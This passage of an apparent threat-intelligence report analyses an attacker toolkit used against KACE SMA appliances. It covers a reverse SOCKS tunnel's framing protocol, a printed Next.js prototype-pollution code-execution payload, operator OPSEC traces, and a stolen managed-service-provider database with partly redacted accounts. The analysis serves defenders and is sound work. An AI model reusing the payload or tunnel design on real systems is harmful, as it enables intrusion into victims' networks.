
The script initializes the two main services of the system: a SOCKS5 proxy server and a tunnel listener.
start_socks5_server() opens a listening socket on port 1081, accepts incoming SOCKS5 client connections, and handles each one in a separate thread for concurrent proxying.
wait_tunnel() waits for a single inbound connection on the tunnel port (9002), which represents the remote script establishing the control channel, and returns the connected tunnel socket for further communication.
 Figure 19. Service initialization routines that launch a SOCKS5 proxy listener for client traffic and establish a dedicated tunnel connection endpoint for remote script communication.
The script 1.py is the victim-side component. It initiates an outbound TCP connection to port 9002 on the C2, appearing to firewalls as legitimate outbound traffic, not an inbound connection.
 Figure 20. 1.py is a core tunnel multiplexer component that manages socket-based communication channels, defining packet types for open, data, and close operations while maintaining a thread-safe mapping between session IDs and remote connections for multiplexing
Once connected, it listens for frames from 2.py. When it receives a TYPE_OPEN frame requesting a connection to dst_addr:dst_port, it opens that TCP connection to the internal host and starts bidirectionally relaying data between that connection and the tunnel.
 Figure 21. connect_target() function that parses incoming connection requests (IPv4 or domain-based), establishes outbound TCP connections to the target host and port, and spawns a dedicated thread to relay traffic between the remote endpoint and the tunnel session.
The frame protocol is simple but effective:
[1 byte type | 4 bytes connection ID | 4 bytes payload length | N bytes payload]

TYPE_OPEN  (1): open a new connection to the target host:port
TYPE_DATA  (2): relay payload to established connection
TYPE_CLOSE (3): close connection

                Copy
The script handles data forwarding and connection cleanup in a tunnel system. The relay_remote_to_tunnel() function continuously reads data from a remote socket and forwards it back through the tunnel as framed packets. If the connection drops or errors occur, it stops safely and triggers cleanup.
The close_conn() function then removes the connection from memory, closes the socket, and notifies the tunnel that the session has ended.
 Figure 22. Remote relay and connection cleanup logic that streams data between remote sockets and the tunnel channel, ensuring continuous forwarding of traffic and proper termination of sessions upon disconnection or errors.
The function handle_tunnel_read() manages incoming traffic from the tunnel connection and routes it based on message type. It continuously reads framed packets, decodes their type (open, data, or close), and then either establishes a new remote connection, forwards data to an existing socket, or closes a session.
If the tunnel breaks, it performs a full cleanup by closing all active connections and clearing internal mappings.
 Figure 23. Tunnel reader loop that processes framed messages from the control channel, routes open/data/close commands to corresponding socket handlers, and performs full connection cleanup upon tunnel termination.
We have also found an Earthworm payload named "EWhere64.exe" (MD5: 31c2ed150ab16d65ec2598e48ad975b0) that also serves the same tunneling purpose as a pre-compiled binary alternative, confirming that tunneling infrastructure was a deliberate design priority rather than an afterthought.
Next.js Prototype Pollution Payloads
Six near-identical payloads targeting a Next.js prototype pollution vulnerability were found alongside the KACE toolkit, each probing a different routing segment, confirming KACE was not the attacker's only active initial access vector. Each payload abuses the Next.js server action serialization mechanism by poisoning Object.prototype.then via a crafted JSON object and manipulating the internal _response object to inject a code fragment that throws a NEXT_REDIRECT exception, a mechanism that, in certain Next.js versions, can be abused to achieve server-side code execution.
Example:
{"then":"$1:__proto__:then",
 "status":"resolved_model",
 "_response":{
   "_prefix":"r = 166155+true+6762971; throw Object.assign(new Error('NEXT_REDIRECT'), ...)",
   "_formData":{"get":"$1:constructor:constructor"}
}}

                Copy
The arithmetic expressions embedded in each _prefix string (e.g., 166155+true+6762971) differ across the six files. These serve as execution canaries; if the expression is evaluated server-side and its result appears in an error response or log, the attacker can confirm code execution and identify exactly which route triggered.
The different filenames correspond to different Next.js routing segments (/api, /app, /route, /_next, /server), suggesting the attacker was probing multiple endpoints on a Next.js application within the victim environment.
 Figure 24. uploaded_file is a multipart form payload containing structured JSON and encoded fields resembling a prototype-pollution and response-manipulation attempt, including modified proto properties and crafted values potentially targeting server-side deserialization or framework-level request handling logic.
Operator OPSEC Assessment
The operators made deliberate choices to protect their identity. Tor Browser (256 MB, the largest item in the toolkit) was installed on the operator machine for anonymous network access. The Session.lnk shortcut points to the Session messaging application (developed by the Loki Project), an end-to-end encrypted, decentralised messenger that requires no phone number or email registration, strongly preferred by threat actors for operational communications.
 Figure 25. Session.lnk Windows shortcut referencing the encrypted messaging application Session, pointing to Session.exe within the user's AppData directory. Session Messenger, originally developed by the Loki Project (now the Oxen Project), is a decentralized end-to-end encrypted messaging platform commonly used by threat actors for anonymous operational communications.
Two Windows shortcut files in the directory, Tor Browser.lnk and Tor_20Browser.lnk, both point to the same Tor Browser installation but carry different metadata, and together they paint a precise picture of the operator's working environment.
| Field | Value |
|---|---|
| Target executable | C:\Users\Administrator\Desktop\Tor Browser\Browser\firefox.exe |
| Working directory | C:\Users\Administrator\Desktop\Tor Browser |
| Machine hostname | windows-utah-8g |
| Operating system | Windows Server 2019 |
| User context | Administrator |
This is a significant attribution data point. The windows-utah-8g hostname visible in LNK metadata is consistent with automatically generated hostnames used by VPS providers, indicating the operator worked from a rented server rather than a personal machine
This is corroborated by the Session.lnk file, whose embedded Security Identifier S-1-5-21-504120582-3758515814-672085452-500, the built-in Administrator account (RID 500), matches the same Administrator user context seen in the Tor Browser shortcut.
Database Compromise Analysis - KACE SMA MariaDB Dump
A MariaDB dump recovered from the open directory as sql.zip (50 MB compressed, 512 MB uncompressed) is a full export from a live production KACE SMA appliance, spanning 901 tables belonging to a managed IT services provider (MSP) operating out of the Boston, Massachusetts area under the brand HIQ.
The dump spans 29,092 lines of SQL encompassing the complete KACE K1000 application database, including user accounts, managed client inventory, helpdesk ticket queues, role permissions, automation scripts, and organization configuration. The appliance ran two named organizations, reflecting internal operational separation within the MSP. Names, email addresses, and other personal identifiers visible in the database have been redacted in this report to protect the individuals involved.
Database Structure Summary
The dump covers 901 tables representing the full KACE SMA schema. The tables most significant to this investigation fall into five categories:
| Category | Key tables | Intelligence value |
|---|---|---|
| Identity and access | USER, USER_ROLE, AUTHENTICATION, CREDENTIAL | All operator and customer accounts, hashed passwords, and role assignments |
| Managed endpoint inventory | MACHINE, MACHINE_NICS, MACHINE_DISKS, NTSERVICE | Every device managed by this KACE instance: hostnames, IPs, MACs, OS |
| Client relationship mapping | REPORT_OBJECT, HD_TICKET, HD_QUEUE | Full client list, helpdesk queues mapped to each named customer |
| Automation and scripting | KBOT | KACE scripts configured for remote execution across managed endpoints |
| Configuration and secrets | SETTINGS, ORGANIZATION, SMMP_CONNECTION | Appliance configuration, encrypted organizational credentials |
Victim Identity - HIQ Managed Services
The primary victim confirmed by this database is HIQ, a managed IT services provider serving mid-size organizations in the Greater Boston area. The admin account (admin) is linked to b...g@hiq.com and holds the SHA-1 password hash. The appliance's internal domain is HIQTERM, and the AD environment is referenced throughout machine records.
The KACE instance managed at least three directly enrolled workstations recorded in the MACHINE table:
| ID | Hostname | Logged User | IP | OS |
|---|---|---|---|---|
| 1 | m..c-7 | HIQTERM\m.. | 10.10.50.133 | Windows 7 Pro x64 SP1 |
| 2 | w...p-7 | HIQTERM\w.. | 10.10.50.162 | Windows 7 Pro x64 |
| 5 | S...n-H | s... | 10.10.50.107 |
All three machines sit on the 10.10.50.0/24 subnet, confirming this is an internal corporate network.
KACE Operator Accounts Exposed
The USER table reveals twenty-one user accounts configured on the KACE appliance. These fall into two categories: internal HIQ staff with administrative roles, and external customer-facing accounts with limited Service Desk access. The internal staff accounts are the most sensitive:
| Username | Full name | Notes | |
|---|---|---|---|
| a...n | a...n | b...g@hiq.com | Global administrator |
| J...N | J. D. | j...n@hiq.com | Internal operator |
| w...n | W. P. | W...k@hiq.com | Internal operator / Managed machine user |
| D...D | D. | D...s@hiq.com | Internal operator |
| j...e | J. M. | J...e@hiq.com | Internal operator |
| i...g | W. F. N. | w..g@hiq.com | Internal |
| b..n | B. S. | b...g@hiq.com | Internal |
| w...g | W. H. Z. | w...g@hiq.com | Internal operator |
| m..e | M. C. | m....o@hiq.com | Internal / Managed machine user |
| d...y | D. M. | D....y@hiq.com | Internal |
The password field for the admin account contains an SHA-1 hash, a weak, unsalted algorithm that is readily reversible using common rainbow tables or GPU-accelerated cracking.
The remaining internal accounts show either blank password fields (indicating LDAP-federated authentication) or * (indicating an unusable placeholder), suggesting most staff authenticated through Active Directory rather than local KACE credentials. For the attacker, this means the admin hash is the primary credential; a single cracked password gives full KACE administrative access.
The role table (USER_ROLE) confirms a two-tier structure: internal accounts hold the Administrator or Service Desk Admin roles with full appliance scope, while customer accounts are restricted to a Customer Access Role with Service Desk-only access.
Customer Organizations in Scope
Over 60 named client organizations spanning law enforcement, government, education, healthcare, and the private sector, predominantly in the Greater Boston area.
Each of these client organizations had endpoints managed through this single KACE SMA instance.
Helpdesk Ticket Data and Operational Exposure
The HD_TICKET table contains six helpdesk ticket records, including text descriptions of IT work performed at client sites. The ticket content visible in the data includes references to activities such as account creation and removal, mailbox migrations, VPN configuration, badge management, password resets, and hardware replacement across multiple client sites.
The report schedule table (REPORT_SCHEDULE) shows a scheduled automated report configured to deliver HTML output to m__...o@hiq.com__ and j...n@hiq.com, confirming these are active HIQ staff addresses receiving operational intelligence from the platform.
Appliance Configuration Intelligence
The SETTINGS table exposes the full runtime configuration of the KACE appliance. The software catalog cache shows 243 discovered application titles across managed devices (CATALOG_CACHED_COUNT_DISCOVERED), giving the attacker a software inventory snapshot useful for identifying exploitable applications.
The maximum file drop size is configured to 1 GB (CLIENT_DROP_FILE_SIZE_FILTER), confirming the appliance's file distribution capability for payload delivery.
Agent debug logging was set to all (AGENT_DEBUG), meaning detailed agent activity, including script execution, was being written to logs accessible to anyone with appliance access.
The ORGANIZATION table records two organizations with encrypted password fields stored as hex blobs. These are the KACE inter-organization passwords that, if decrypted, would grant cross-organization administrative access on the appliance.
The implication is severe, and any organization that was a client of HIQ and whose endpoints were enrolled in this KACE instance should be treated as a downstream exposure, even if they have no direct relationship with the CVE-2025-32975 vulnerability.
Finding Exposed KACE SMA Instances
Before applying any of the mitigations below, the first question to answer is whether your KACE SMA appliance is reachable from the public internet at all.
KACE K1000 appliances expose a unique combination of HTTP response headers by default that makes them straightforward to identify in internet scan data, without requiring authentication. Two headers in particular are present across every deployment and require no credentials to retrieve:
X-Kace-Appliance: K1000
X-Kace-Version: [version string]

                Copy
Hunt.io's HuntSQL dataset currently shows more than 12,000 internet-facing K1000 instances actively disclosing these headers, with every visible version falling below the patch thresholds for CVE-2025-32975.
If your appliance is among them, you'll know immediately. Hunt.io users can run the detection directly in HuntSQL. Sign up for a free Hunt.io account and build the detection in HuntSQL using the headers above.
